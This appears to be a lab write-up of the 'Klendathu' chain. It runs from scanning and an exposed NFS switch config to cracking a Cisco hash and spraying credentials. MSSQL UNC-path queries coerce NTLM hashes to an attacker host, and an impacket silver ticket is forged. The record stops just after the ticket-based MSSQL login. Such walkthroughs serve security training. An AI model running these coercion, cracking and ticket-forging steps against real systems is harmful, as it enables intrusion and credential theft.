
Overview
- Type Chains
- OS Hybrid (Windows/Linux)
- Severity Insane
- Creator snowscan
- Release date 2024 May 24
- IP 10.10.157.85, 10.10.157.86, 10.10.157.87
Enumeration
Start the instance via Discord, wait around 5/8 minutes for the machine to start all services and let’s go:
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.157.85
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 10:46 JST
Nmap scan report for 10.10.157.85
Host is up (0.23s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-27 01:47:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: KLENDATHU.VL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: KLENDATHU.VL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-27T01:48:45+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: KLENDATHU
|   NetBIOS_Domain_Name: KLENDATHU
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: KLENDATHU.VL
|   DNS_Computer_Name: DC1.KLENDATHU.VL
|   DNS_Tree_Name: KLENDATHU.VL
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-27T01:48:37+00:00
| ssl-cert: Subject: commonName=DC1.KLENDATHU.VL
| Not valid before: 2025-02-26T01:39:20
|_Not valid after:  2025-08-28T01:39:20
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
50932/tcp open  msrpc         Microsoft Windows RPC
61550/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a Domain Controller for the
klendathu.vldomain.- add
dc1.klendathu.vl,klendathu.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.157.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 10:46 JST
Nmap scan report for 10.10.157.86
Host is up (0.23s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
1/tcp     open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.10.157.86:1:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1
|_ssl-date: 2025-02-27T01:48:59+00:00; -1s from scanner time.
| ms-sql-ntlm-info:
|   10.10.157.86:1:
|     Target_Name: KLENDATHU
|     NetBIOS_Domain_Name: KLENDATHU
|     NetBIOS_Computer_Name: SRV1
|     DNS_Domain_Name: KLENDATHU.VL
|     DNS_Computer_Name: SRV1.KLENDATHU.VL
|     DNS_Tree_Name: KLENDATHU.VL
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-02-27T01:43:00
|_Not valid after:  2055-02-27T01:43:00
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-02-27T01:43:00
|_Not valid after:  2055-02-27T01:43:00
| ms-sql-ntlm-info:
|   10.10.157.86:1433:
|     Target_Name: KLENDATHU
|     NetBIOS_Domain_Name: KLENDATHU
|     NetBIOS_Computer_Name: SRV1
|     DNS_Domain_Name: KLENDATHU.VL
|     DNS_Computer_Name: SRV1.KLENDATHU.VL
|     DNS_Tree_Name: KLENDATHU.VL
|_    Product_Version: 10.0.20348
|_ssl-date: 2025-02-27T01:48:59+00:00; -1s from scanner time.
| ms-sql-info:
|   10.10.157.86:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-27T01:48:59+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: KLENDATHU
|   NetBIOS_Domain_Name: KLENDATHU
|   NetBIOS_Computer_Name: SRV1
|   DNS_Domain_Name: KLENDATHU.VL
|   DNS_Computer_Name: SRV1.KLENDATHU.VL
|   DNS_Tree_Name: KLENDATHU.VL
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-27T01:48:50+00:00
| ssl-cert: Subject: commonName=SRV1.KLENDATHU.VL
| Not valid before: 2025-02-26T01:39:17
|_Not valid after:  2025-08-28T01:39:17
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Seems we found another server in the
klendathu.vldomain.- Interesting open ports are SMB, Microsoft SQL Server and also RDP.
- add
srv1.klendathu.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.157.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 10:47 JST
Nmap scan report for 10.10.157.87
Host is up (0.23s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.7 (protocol 2.0)
| ssh-hostkey:
|   256 d6:60:45:43:4f:a1:93:21:bf:1e:dc:c3:62:65:e0:e5 (ECDSA)
|_  256 11:69:f0:03:85:9f:f4:ea:15:29:d4:c2:65:5d:27:eb (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      34659/tcp   nlockmgr
|   100021  1,3,4      37288/udp6  nlockmgr
|   100021  1,3,4      39601/udp   nlockmgr
|_  100021  1,3,4      40711/tcp6  nlockmgr
2049/tcp  open  nfs      3-4 (RPC #100003)
20048/tcp open  mountd   1-3 (RPC #100005)
32837/tcp open  status   1 (RPC #100024)
34659/tcp open  nlockmgr 1-4 (RPC #100021)
- Seems we found a linux workstation.
- Main open ports are RPC and also NFS.
NFS Shared folder (111/tcp & 2049/tcp) (zim)
Enumerate the NFS shares:
$ nmap --script=nfs-ls,nfs-statfs,nfs-showmount -Pn -p 111 10.10.157.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 11:01 JST
Nmap scan report for 10.10.157.87
Host is up (0.23s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /mnt/nfs_shares *
| nfs-statfs:
|   Filesystem       1K-blocks   Used       Available  Use%  Maxfilesize  Maxlink
|_  /mnt/nfs_shares  10203136.0  2018180.0  8184956.0  20%   8388608.0T   255
| nfs-ls: Volume /mnt/nfs_shares
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    42    2024-04-11T03:22:28  .
| ??????????  ?    ?    ?     ?                    ..
| rw-r--r--   0    0    3488  2024-04-11T03:21:47  Switch344_running-config.cfg
|_
OR
$ showmount -e 10.10.157.87
Export list for 10.10.157.87:
/mnt/nfs_shares *
Found
/mnt/nfs_shares
We mount the /mnt/nfs_shares NFS share to our machine to be able to see all the contents:
$ sudo mkdir /mnt/nfs_shares
$ sudo mount -t nfs -o vers=4 10.10.157.87:/mnt/nfs_shares /mnt/nfs_shares -o nolock
Copy the config file to our machine then read it:
$ cp /mnt/nfs_shares/Switch344_running-config.cfg .
$ cat Switch344_running-config.cfg
Switch344#show running-config
Building configuration...

Current configuration : 4716 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Switch
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$j61qxI/P$dPYII5uCu83j8/FIuT2Wb/
enable password C1sc0
!
no aaa new-model
system mtu routing 1500
ip subnet-zero
!
ip dhcp pool vlan2
   network 192.168.8.0 255.255.255.0
   default-router 192.168.8.254
   dns-server 208.67.222.222 208.67.220.220
   lease 7
!
ip dhcp pool vlan3
   network 192.168.9.0 255.255.255.0
   default-router 192.168.9.254
   dns-server 208.67.222.222 208.67.220.220
   lease 7
!
ip dhcp snooping vlan 2-3
no ip dhcp snooping information option
ip dhcp snooping
!
!
crypto pki trustpoint TP-self-signed-2135278336
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-2135278336
 revocation-check none
 rsakeypair TP-self-signed-2135278336
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
!
!
interface FastEthernet0/1
 switchport access vlan 2
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/2
 switchport access vlan 2
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/3
 switchport access vlan 2
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/4
 switchport access vlan 2
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/5
 switchport access vlan 2
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/6
 switchport access vlan 2
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/7
 switchport access vlan 3
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/8
 switchport access vlan 3
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/9
 switchport access vlan 3
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/10
 switchport access vlan 3
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/11
 switchport access vlan 3
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/12
 switchport access vlan 3
 switchport mode access
 spanning-tree portfast
 ip dhcp snooping trust
!
interface FastEthernet0/13
!
interface FastEthernet0/14
!
interface FastEthernet0/15
!
interface FastEthernet0/16
!
interface FastEthernet0/17
!
interface FastEthernet0/18
!
interface FastEthernet0/19
!
interface FastEthernet0/20
!
interface FastEthernet0/21
!
interface FastEthernet0/22
!
interface FastEthernet0/23
!
interface FastEthernet0/24
 switchport mode trunk
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface Vlan1
 no ip address
 no ip route-cache
 shutdown
!
interface Vlan2
 ip address 192.168.8.1 255.255.255.0
 no ip route-cache
!
interface Vlan3
 ip address 192.168.9.1 255.255.255.0
 no ip route-cache
!
no ip http server
no ip http secure-server
!
control-plane
!
snmp-server community public RO
snmp-server contact ZIM@KLENDATHU.VL
!
line con 0
line vty 0 4
 password 123456
 login
line vty 5 15
 password 123456
 login
!
end

Switch344#
Found a hash:
$1$j61qxI/P$dPYII5uCu83j8/FIuT2Wb/and an emailZIM@KLENDATHU.VL
Umount the NFS share:
$ sudo umount /mnt/nfs_shares
Try to crack the hash:

$ hashcat -a 0 -m 500 '$1$j61qxI/P$dPYII5uCu83j8/FIuT2Wb/' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$1$j61qxI/P$dPYII5uCu83j8/FIuT2Wb/:football22

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$j61qxI/P$dPYII5uCu83j8/FIuT2Wb/
...
Found
football22
As we have found an email too then check if the username + this password can be used to be authenticated to the windows servers:
$ nxc smb dc1.klendathu.vl -u 'zim' -p 'football22'
SMB         10.10.157.85    445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.157.85    445    DC1              [+] KLENDATHU.VL\zim:football22

$ nxc smb srv1.klendathu.vl -u 'zim' -p 'football22'
SMB         10.10.157.86    445    SRV1             [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.157.86    445    SRV1             [+] KLENDATHU.VL\zim:football22
Good
Try also to the linux server with SSH:
$ nxc ssh 10.10.157.87 -u 'zim' -p 'football22'
SSH         10.10.157.87    22     10.10.157.87     [*] SSH-2.0-OpenSSH_8.7
SSH         10.10.157.87    22     10.10.157.87     [-] zim:football22
Wrong
Try also to SRV1 again but for MSSQL as we saw the port is open:
$ nxc mssql srv1.klendathu.vl -u 'zim' -p 'football22'
MSSQL       10.10.157.86    1433   SRV1             [*] Windows Server 2022 Build 20348 (name:SRV1) (domain:KLENDATHU.VL)
MSSQL       10.10.157.86    1433   SRV1             [+] KLENDATHU.VL\zim:football22
Good
SMB Shared folder (445/tcp)
Enumerate the SMB shares:
$ nxc smb dc1.klendathu.vl -u 'zim' -p 'football22' --shares
SMB         10.10.157.85    445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.157.85    445    DC1              [+] KLENDATHU.VL\zim:football22
SMB         10.10.157.85    445    DC1              [*] Enumerated shares
SMB         10.10.157.85    445    DC1              Share           Permissions     Remark
SMB         10.10.157.85    445    DC1              -----           -----------     ------
SMB         10.10.157.85    445    DC1              ADMIN$                          Remote Admin
SMB         10.10.157.85    445    DC1              C$                              Default share
SMB         10.10.157.85    445    DC1              HomeDirs        READ,WRITE
SMB         10.10.157.85    445    DC1              IPC$            READ            Remote IPC
SMB         10.10.157.85    445    DC1              NETLOGON        READ            Logon server share
SMB         10.10.157.85    445    DC1              SYSVOL          READ            Logon server share

$ nxc smb srv1.klendathu.vl -u 'zim' -p 'football22' --shares
SMB         10.10.157.86    445    SRV1             [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.157.86    445    SRV1             [+] KLENDATHU.VL\zim:football22
SMB         10.10.157.86    445    SRV1             [*] Enumerated shares
SMB         10.10.157.86    445    SRV1             Share           Permissions     Remark
SMB         10.10.157.86    445    SRV1             -----           -----------     ------
SMB         10.10.157.86    445    SRV1             ADMIN$                          Remote Admin
SMB         10.10.157.86    445    SRV1             C$                              Default share
SMB         10.10.157.86    445    SRV1             IPC$            READ            Remote IPC
$ smbng -d 'klendathu.vl' -u 'zim' -p 'football22' --host dc1.klendathu.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc1.klendathu.vl' as 'klendathu.vl\zim'!
■[\\dc1.klendathu.vl\]> use HomeDirs
■[\\dc1.klendathu.vl\HomeDirs\]> acls
d-------     0.00 B  2025-02-27 11:22  .\
d--h--s-     0.00 B  2024-04-16 01:09  ..\
d-------     0.00 B  2024-04-11 09:58  CLEA\
d-------     0.00 B  2024-04-11 09:58  DUNN\
d-------     0.00 B  2024-04-13 10:32  JENKINS\
d-------     0.00 B  2024-04-11 09:57  SHUJUMI\
■[\\dc1.klendathu.vl\HomeDirs\CLEA\]> exit
We don’t have any granted access rights.
SRV1
MSSQL Relay attack with restricted rights (rasczak)
We start a responder as we first try to get a NTLMHash:
$ sudo responder -I tun0
Then let’s play with MSSQL:
$ impacket-mssqlclient klendathu.vl/'zim':'football22'@srv1.klendathu.vl -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (KLENDATHU\ZIM  guest@master)> xp_dirtree C:\
ERROR(SRV1\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_dirtree', database 'mssqlsystemresource', schema 'sys'.
SQL (KLENDATHU\ZIM  guest@master)> enable_xp_cmdshell
ERROR(SRV1\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(SRV1\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(SRV1\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(SRV1\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
Failed
We tried also:
xp_dirtree "\\10.8.4.253\test"
exec master.dbo.xp_dirtree "\\10.8.4.253\test"
exec master..xp_subdirs "\\10.8.4.253\test"
exec master..xp_fileexist "\\10.8.4.253\test"
All failed
After moe research, we found a good way for an MSSQL coersion:
SQL (KLENDATHU\ZIM  guest@master)> SELECT * FROM sys.dm_os_file_exists('\\10.8.4.253\notexist');
ERROR(SRV1\SQLEXPRESS): Line 1: The operating system returned the error '0x80070005(Access is denied.)' while attempting 'SvlPathDoesPathExist' on '\\10.8.4.253\notexist'.
file_exists   file_is_a_directory   parent_directory_exists
-----------   -------------------   -----------------------
OR
SQL (KLENDATHU\ZIM  guest@master)> SELECT * FROM sys.dm_os_enumerate_filesystem('\\10.8.4.253', 'blabla');
full_filesystem_path   parent_directory   file_or_directory_name   level   is_directory   is_read_only   is_system   is_hidden   has_integrity_stream   is_temporary   is_sparse   creation_time   last_access_time   last_write_time   size_in_bytes
--------------------   ----------------   ----------------------   -----   ------------   ------------   ---------   ---------   --------------------   ------------   ---------   -------------   ----------------   ---------------   -------------
Got the hash:
[SMB] NTLMv2-SSP Client   : 10.10.157.86
[SMB] NTLMv2-SSP Username : KLENDATHU\RASCZAK
[SMB] NTLMv2-SSP Hash     : RASCZAK::KLENDATHU:4f18b55f90b4ce23:3F1C94681D1D9A5ACA9108081D2E12CD:0101000000000000802AB91B1589DB01AAE2BD7922BADB610000000002000800420043005300530001001E00570049004E002D00520054004F005900430031004C005A0030003800470004003400570049004E002D00520054004F005900430031004C005A003000380047002E0042004300530053002E004C004F00430041004C000300140042004300530053002E004C004F00430041004C000500140042004300530053002E004C004F00430041004C0007000800802AB91B1589DB01060004000200000008003000300000000000000000000000003000005FC38FFAE42B4E1C6E0BC4E93A13DB50733B777868B14B901618DA9A495A56E80A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0034002E003200350033000000000000000000
Crack it with Hashcat:
$ cat rasczak.hash
RASCZAK::KLENDATHU:4f18b55f90b4ce23:3F1C94681D1D9A5ACA9108081D2E12CD:0101000000000000802AB91B1589DB01AAE2BD7922BADB610000000002000800420043005300530001001E00570049004E002D00520054004F005900430031004C005A0030003800470004003400570049004E002D00520054004F005900430031004C005A003000380047002E0042004300530053002E004C004F00430041004C000300140042004300530053002E004C004F00430041004C000500140042004300530053002E004C004F00430041004C0007000800802AB91B1589DB01060004000200000008003000300000000000000000000000003000005FC38FFAE42B4E1C6E0BC4E93A13DB50733B777868B14B901618DA9A495A56E80A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0034002E003200350033000000000000000000

$ hashcat -a 0 -m 5600 rasczak.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
RASCZAK::KLENDATHU:4f18b55f90b4ce23:3f1c94681d1d9a5aca9108081d2e12cd:0101000000000000802ab91b1589db01aae2bd7922badb610000000002000800420043005300530001001e00570049004e002d00520054004f005900430031004c005a0030003800470004003400570049004e002d00520054004f005900430031004c005a003000380047002e0042004300530053002e004c004f00430041004c000300140042004300530053002e004c004f00430041004c000500140042004300530053002e004c004f00430041004c0007000800802ab91b1589db01060004000200000008003000300000000000000000000000003000005fc38ffae42b4e1c6e0bc4e93a13db50733b777868b14b901618da9a495a56e80a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000:starship99

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: RASCZAK::KLENDATHU:4f18b55f90b4ce23:3f1c94681d1d9a5...000000
...
Found
rasczak:starship99
$ nxc smb srv1.klendathu.vl -u 'rasczak' -p 'starship99'
SMB         10.10.157.86    445    SRV1             [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.157.86    445    SRV1             [+] KLENDATHU.VL\rasczak:starship99
Confirmed login is ok
We check the SMB shares but no more findings.
Silver ticket
Knowing that the service is running under the user rascza, our attack plan is to forge a silver ticket and then try accessing this service.
Impacket’s ticketer will be used to forge the silver ticker.
2 pre-requirements:
- Get the domain sid (can be done with bloodhound)
- Convert the plaintext password into a NThash
Create a NTLM hash from the rascza’s password:

$ iconv -f ASCII -t UTF-16LE <(printf "starship99") | openssl dgst -md4
MD4(stdin)= e2f156a20fa3ac2b16768f8add53d72c
Or we can also do it online at https://codebeautify.org/ntlm-hash-generator:
Let’s get a silver ticket:
$ impacket-ticketer -nthash 'e2f156a20fa3ac2b16768f8add53d72c' -domain-sid S-1-5-21-641890747-1618203462-755025521 -domain klendathu.vl -spn mssql/srv1.klendathu.vl -user-id 500 Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for klendathu.vl/Administrator
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in Administrator.ccache
$ export KRB5CCNAME=Administrator.ccache
$ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@KLENDATHU.VL

Valid starting       Expires              Service principal
02/27/2025 13:56:34  02/25/2035 13:56:34  mssql/srv1.klendathu.vl@KLENDATHU.VL
	renew until 02/25/2035 13:56:34
SeImpersonatePrivilege abusing (Klendathu_User-2)
As now we have our silver ticket, then are able to impersonate SA, then normally we can now enable xp_cmdshell:
$ impacket-mssqlclient srv1.klendathu.vl -windows-auth -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
